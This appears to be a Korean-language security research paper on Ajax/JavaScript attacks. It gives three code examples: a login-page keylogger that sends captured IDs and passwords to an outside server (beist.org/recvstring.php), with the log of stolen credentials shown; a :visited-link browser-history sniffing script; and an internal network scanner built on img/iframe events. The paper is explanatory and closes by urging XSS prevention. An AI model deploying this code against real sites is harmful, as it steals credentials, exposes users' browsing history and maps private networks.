예제로 살펴본 Ajax 보안 문제점


by Beist Security Research Group
(http://beist.org)

- 개요

Ajax는 새로운 언어, 새로운 기술은 아니다. 이것은 예전부터 충분히 구현 가능한 기술이었지만 Google에서 이것을 사용한 시점에서 화제가 되었다. [R7] 이처럼 Ajax는 동적인 웹 환경을 위해 주목 받는 방식이지만, 항상 그래왔듯이 새로운 기술이 이슈가 되면 거기엔 보안적인 문제점이 지적되었다. Ajax가 보안과 관련되어 주목 받은 사건은 대표적으로 미국의 싸이월드라고 할 수 있는 MySpace[R4] 해킹 사건이다. 또한 최근의 경우 jikto [R1] 등의 프로그램이 발표되어 주목을 받고 있는데 본 문서는 공격자가 Ajax를 악용하여 특정 사용자를 공격할 경우 어떠한 피해를 입힐 수 있는지 몇 가지 예제에 대해 간략히 알아볼 것이다.

- 기술적인 내용

Ajax 자체도 마찬가지이지만, Ajax를 악용하는 기법 역시 새로운 개념은 아니다. Ajax를 이용한 해킹 기법은 기존에 알려졌던 기법으로도 불가능한 것은 아니지만, 보다 발전했다고 말할 수 있는 부분은 좀 더 은밀하고 세련되게 공격을 할 수 있다는 것이다. 현재 Ajax를 이용한 해킹은 Server를 장악하기 위한 목적과 Client(사용자)를 장악하기 위한 목적 두 가지가 있다. 그러나 Client를 함정에 빠뜨려야만 Server도 장악할 수도 있기 때문에 기본적으로는 Client를 공략하는 공격 기법이라 할 수 있다.



[FIGURE1] Client를 통한 Server 공격

어떤 공격 방법이 있을지 예제를 다루기 앞서 Ajax 해킹이란 것에 대해서 간단히 살펴보자. Ajax는 웹 기반의 개발 환경이기 때문에 Client를 공격하는 환경도 웹 브라우저에 한정된다고 할 수 있다. 이때 웹 브라우저는 Ajax를 지원해야 하지만 최근의 웹 브라우저는 거의 대부분 Ajax를 지원하기 때문에 이 부분은 큰 문제가 없다고 볼 수 있다.

모든 해킹 기법이 그렇지만 Ajax 역시 특정 조건을 만족해야만 공격을 시도할 수 있다. 필수 조건으로, 공격자는 Ajax 공격 코드를 특정 주소에 존재하게 하고 Client가 해당 Ajax 문법을 읽어 웹 브라우저에서 해석하도록 해야 한다. 가령, 특정 자료실 CGI에 Ajax 공격 코드를 업로드 한 후, Client에게 해당 파일로 접근하길 유도할 수도 있다. 하지만 실제로는 이렇게 정적인 경우 외에도, 여러 방법이 있을 수 있는데 XSS 공격이 가능한 부분에서 Ajax 공격 기법을 시도할 수도 있다.

본 문서에서는 공격자가 Client에게 보여줄 Ajax 공격 코드를 특정 장소에 어떻게 올리느냐에 대해서는 다루지 않으며 공격 코드를 Client에게 보여주는데 성공했을 경우 어떠한 공격을 할 수 있는지에 대해서 다룰 것이다. 본 문서에서 다룬 예제는 Ajax라고 불릴만한 프로그래밍 스타일로 작성하진 않았지만 유사한 효과를 낼 수 있도록 작성하였으므로 Ajax로 작성된 공격 코드와, 효과에 있어서는 큰 차이점이 없을 거라 생각된다.

1) 키 로깅

만약 악의적인 공격자가 특정 홈페이지에 자신이 원하는 JavaScript 코드를 삽입할 수 있다면, 정상적인 사용자가 해당 홈페이지에서 입력하는 ID나 Password 등 각종 키 로그 정보 등을 훔쳐올 수 있다. 다음 소스를 보자.

---- keystroke.html

```
<html>
<head>
<title>beist website login page</title>
</head>

<body onkeypress="showKey()" onmouseup="showKey()">
<script language=javascript>

document.body.innerHTML="<img name=recvstring width=0 height=0>";

function showKey()
{
   event.returnValue=true;

   if(event.keyCode==13 || event.keyCode==0)
   {
            if(event.srcElement.name=="login"          ||          event.srcElement.name=="id"          ||
event.srcElement.name=="pass")
            {
                     if(authform.id.value.length>0)
                     {
                              if(authform.pass.value.length>0)
                              {

recvstring.src="http://beist.org/recvstring.php?id="+authform.id.value+"&pass="+authform.pass.val
ue;
                              }
                     }
            }
   }
}
</script>
<form action=auth.php method=post name=authform>
ID: <input type=text name=id><br>
```

```
Password: <input type=password name=pass><br>
<input type=submit name=login value=login>
</form>
</body>
</html>
```

keystroke.html 소스는 다음과 같은 기능을 수행한다.

(1) 정상적인 사용자가 ID와 Password를 입력하길 감시하며
(2) 만약 키보드의 엔터 키를 입력했거나 마우스를 이용해 login 버튼을 클릭한다면
(3) id와 pass 필드가 채워졌는지 확인하고 (길이가 0 이상인지 확인하고)
(4) 위 조건을 모두 만족하면 <img> 태그 객체를 이용하여
(5) recvstring.php로 사용자가 입력한 값을 보낸 후
(6) 기존의 정상적인 action 값인 auth.php로 넘겨준다.

위 조건을 모두 만족했을 때 recvstring.php로 넘어간 값을 확인하면 다음과 같다.

```
100.100.100.100 - - [01/Apr/2007:09:48:00 +0900]
"GET /recvstring.php?id=mouse&pass=programming HTTP/1.1" 200 1024 "http://beist.org"
```

인자로 id=mouse, pass=programming이 넘어간 것을 확인할 수 있다. 이러한 작업은 순식간에 진행되고 사용자의 육안으로는 확인하기가 힘들다. 또한 이 코드는 ID와 Password를 한번에 전송하도록 하였지만, 조금만 수정을 하면 키보드를 입력하는 매 순간마다 기록하게 만들 수도 있다. 이렇게 매 순간마다 기록하는 것은 기존의 JavaScript 만으로도 충분히 가능하지만 Ajax 스타일로 프로그래밍을 할 경우 보다 세련되게 할 수 있다.

2) 사용자 프라이버시 침해하기

두 번째 악용 가능한 시나리오는, 특정 사용자의 웹 브라우저가 특정 웹 사이트를 접속했었는지 알아볼 수 있는 사생활 침해 공격이다. 이 방법 역시 기존에 알려진 기법이며 특별히 새로운 내용은 아니다.[R3]

소스에 앞서 간단한 원리를 설명하자면, HTML 표준 규약을 살펴보면 사용자의 웹 브라우저가 방문한 주소는 'visited'로 구분된다. visited로 구분된 주소는 웹 브라우저에 표시될 때 색상 값 등이 달라진다. 여기서는 단순히 이 색상 값만을 이용해 특정 사용자가 특정 웹 사이트를 접속했었는지 알아볼 것이다.

[FIGURE2] 웹 브라우저에서 보여지는 Visited, Unvisited

FIGURE2는 웹 브라우저에서 보여지는 Visited 링크와 Unvisited 링크의 상태를 표시한 것이다. 위처럼, 웹 브라우저는 자체적으로 방문한 사이트와 그렇지 않은 사이트를 구분하여 정보를 포함하고 있다.

---- visited.html

```
<a name=fuck1 href=http://beist.org></a>
<br>
<script>
if(fuck1.currentStyle.color=="#0000ff")
        alert("Unvisited");
else
        alert("Visited");
</script>
```

(위 소스는 IE6, IE7에서는 잘되지만 그 외의 웹 브라우저에서는 테스트를 하지 못했다.) 여기서는 소스를 간략하게 하기 위해 JavaScript를 사용했지만 JavaScript 없이 확인할 수 있는 방법도 존재한다. (http://ha.ckers.org/weird/CSS-history.cgi)[R6]

3) 내부 네트워크 스캐닝

이번 예제에서는 Target client의 내부 네트워크에 특정 IP를 가진 웹 서버가 존재할지도 모른다는 가정하에, 공격자가 이를 확인할 수 있는 방법에 대해서 알아보겠다.

특정 IP, 즉 특정 호스트가 살아있는지는 JavaScript의 Event를 이용하여 해결할 수 있다. 그리고 웹 서버 포트가 열려있는지, 그 포트가 HTTP 데몬의 포트인지 확인하는 것 역시 JavaScript Event로 확인할 수 있다. 예상 시나리오를 알아보자.

(1) 특정 IP:PORT의 주소로 <img> 태그를 사용했을 때, TimeOut 장치와(setInterval) onError, onLoad 이벤트를 걸어둔 후
(2) 만약 TimeOut 장치가 발생되면 특정 IP는 살아있지 않는 것임

(3) 만약 onError 혹은 onLoad 이벤트가 발생한다면 특정 IP가 살아있는 것임
(4) 특정 IP가 살아있다면, 특정 IP:PORT의 주소로 <iframe> 태그를 사용한 후 onLoad, onError 이벤트를 걸어둠
(5) 만약 onLoad가 발생한다면 HTTP 데몬이고, 그렇지 않다면 HTTP 데몬이 아니다.

위를 구현한 소스는 다음과 같다.

---- checkweb.html

```
<script language=javascript>
var tag = window.setInterval("timer()", 5000);

function one()
{
        document.body.innerHTML="<iframe src=http://192.168.0.200 width=0 height=0 onLoad=₩"javascript:alert('HTTP ok')₩" onError=₩"javascript:alert('HTTP no')₩">";
        window.clearInterval(tag);
}
</script>

<img src=http://192.168.247.128 onError="one()" onLoad="one()">
```

현재 저자의 컴퓨터에는 vmware가 설치되어 있으며 192.168.0.200 내부 IP에 Apache web server가 작동되고 있다고 가정하고 테스트를 진행하였고, 위 파일을 웹에서 요청했을 때 HTTP ok라는 메시지를 확인할 수 있었다.

위 체크 방법은 Billy Hoffman(JavaScript Malware for a Gray Goo Tomorrow)[R1]의 문서에서 참고하였다. (그러나 Billy Hoffman의 문서에서 제시한 방법은 완벽하지 않다. 해당 문서에서는 특정 호스트의 포트가 살아있는지 체크하는 방법으로 TimeOut만을 제시했는데, 만약 호스트는 살아있지만 포트가 닫혀있다면, TimeOut 이벤트가 아니라 onError가 발생되는 경우도 있기 때문이다.)

- 결론

몇 가지 예제를 통해 Ajax 보안 문제점을 살펴보았다. 예제를 통해 알 수 있지만 Ajax 해킹은 굉장히 동적이다. 또한 본 문서에서 다룬 방법 이외에도 다양한 공격 방법이 있을 수 있다. 특히 위

예제에서는 Client만을 공격하는 방법에 대해서 다뤘는데 Client를 공격함으로써 Server까지 공격할 수 있는 방법도 물론 존재한다. 이에 대한 참고 문서는 Beist Research Group(Cookie Spoofing 방지 CGI 프로그램 우회하기 - http://beist.org/research/public/cookielocation/index.html)[R5] 문서를 참고하기 바란다. 그리고 보다 다양한 공격 기술을 참고하고 싶다면 gnucitizen의 attackapi[R2]를 분석해보기 바란다.

앞서 말했지만 Ajax 해킹은 그야말로 새로울 것이 없는 기술이다. 그러나, 무궁무진하게 활용할 분야가 앞으로도 많이 남아있을 것으로 예상된다. Ajax 해킹의 가장 큰 장점 2가지를 꼽자면 (1) 피해자는 자신이 공격을 당하고 있는지 눈치채기 어려우며 (2) Ajax 공격 코드가 정상적인지 판단하기가 무척 까다롭다는 점이다. 이러한 것들은 웹 기반 Worm을 제작하기에 최적의 요건을 갖춘 것이라 볼 수 있다. 특히 MySpace가 당한 Sammy Worm처럼 우리나라의 Cyworld 등을 공략하는 Worm이 발생한다면 심각한 개인 정보 침해 등을 불러일으킬 것이고 현재도 충분히 가능한 기술이라 생각된다.

물론 Ajax 공격을 하기에 앞서 공격자는 XSS를 사용할 수 있어야 한다는 조건이 있지만 XSS 공격 역시 취약 가능성이 굉장히 많은 공격 기술이다. 그렇기 때문에 Ajax 보안은 소홀히 해서는 안 될 공격 기술 분야이다. 개발자 입장에서는 사용자가 웹 어플리케이션에서 XSS를 사용할 수 없도록 근본적으로 막을 수 있게 기술을 개발할 수 있도록 노력해야 할 것이다.

- REFERENCES

(1) Billy Hoffman, JavaScript Malware for a Gray Goo Tomorrow, http://www.spidynamics.com/spilabs/education/presentations/Javascript_malware.pdf
(2) Gnucitizen, AttackApi Project, http://www.gnucitizen.org/projects/attackapi/
(3) Jeremiah Grossman, I know where you've been, http://jeremiahgrossman.blogspot.com/2006/08/i-know-where-youve-been.html
(4) Samy, MySpace Worm Explanation, http://namb.la/popular/tech.html
(5) Beist Security Group, Web Hacking Papers, http://beist.org/research/public/
(6) RSnake, CSS History Hack Without JavaScript, http://ha.ckers.org/weird/CSS-history.cgi
(7) Wikipedia Ajax, http://en.wikipedia.org/wiki/Ajax_%28programming%29
(8) KoXo 자바스크립트 매뉴얼, http://koxo.com/lang/js/